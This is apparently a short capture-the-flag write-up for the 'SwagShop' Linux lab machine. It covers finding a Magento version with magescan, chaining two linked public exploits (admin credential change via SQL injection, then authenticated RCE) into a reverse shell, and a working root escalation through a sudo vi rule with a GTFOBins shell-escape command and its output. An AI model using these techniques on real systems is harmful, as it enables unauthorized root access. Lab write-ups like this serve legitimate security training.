SwagShop (Linux)

What I learned from this challenge

This challenge's enumeration was basically just finding what the web application was running.
I was able to use the tool “magescan” to scan the website for the Magento version.


Once I had the version, I researched exploits for that version.
There was a very popular RCE ecploitation that I found a lot of PoC's for but you needed to be an authenticated user.
I was able to find another exploit that could change the credentials of a privileged user to be able to use that RCE exploit.

Authenticated RCE:
https://github.com/Hackhoven/Magento-RCE/blob/main/README.md

Change admin credentials exploit:
https://github.com/joren485/Magento-Shoplift-SQLI

With these two exploits chainged together I was able to get a reverse shell.

For priv escalation, it was very easy using “sudo -l”



We can see that the www-data is able to run vi as root for any files in the /var/www/html directory.

You can easily exploit this by looking up GTFO bins.

Make sure you specifiy a test file from the /var/www/html or else sudo will not work if you don't.

Example:

```
sudo vi /var/www/html/test.php -c ':!/bin/sh' /dev/null

       # ^^^ THE TEST FILE MUST BE SPECIFIED
```

```
www-data@swagshop:/$ sudo vi /var/www/html/test.php -c ':!/bin/sh' /dev/null
sudo vi /var/www/html/test.php -c ':!/bin/sh' /dev/null
Vim: Warning: Output is not to a terminal
Vim: Warning: Input is not from a terminal

E558: Terminal entry not found in terminfo
'unknown' not known. Available builtin terminals are:
    builtin_amiga
    builtin_beos-ansi
    builtin_ansi
    builtin_pcansi
    builtin_win32
    builtin_vt320
    builtin_vt52
    builtin_xterm
    builtin_iris-ansi
    builtin_debug
    builtin_dumb
defaulting to 'ansi'

"/var/www/html/test.php" [New File]
whoami/sh
root
```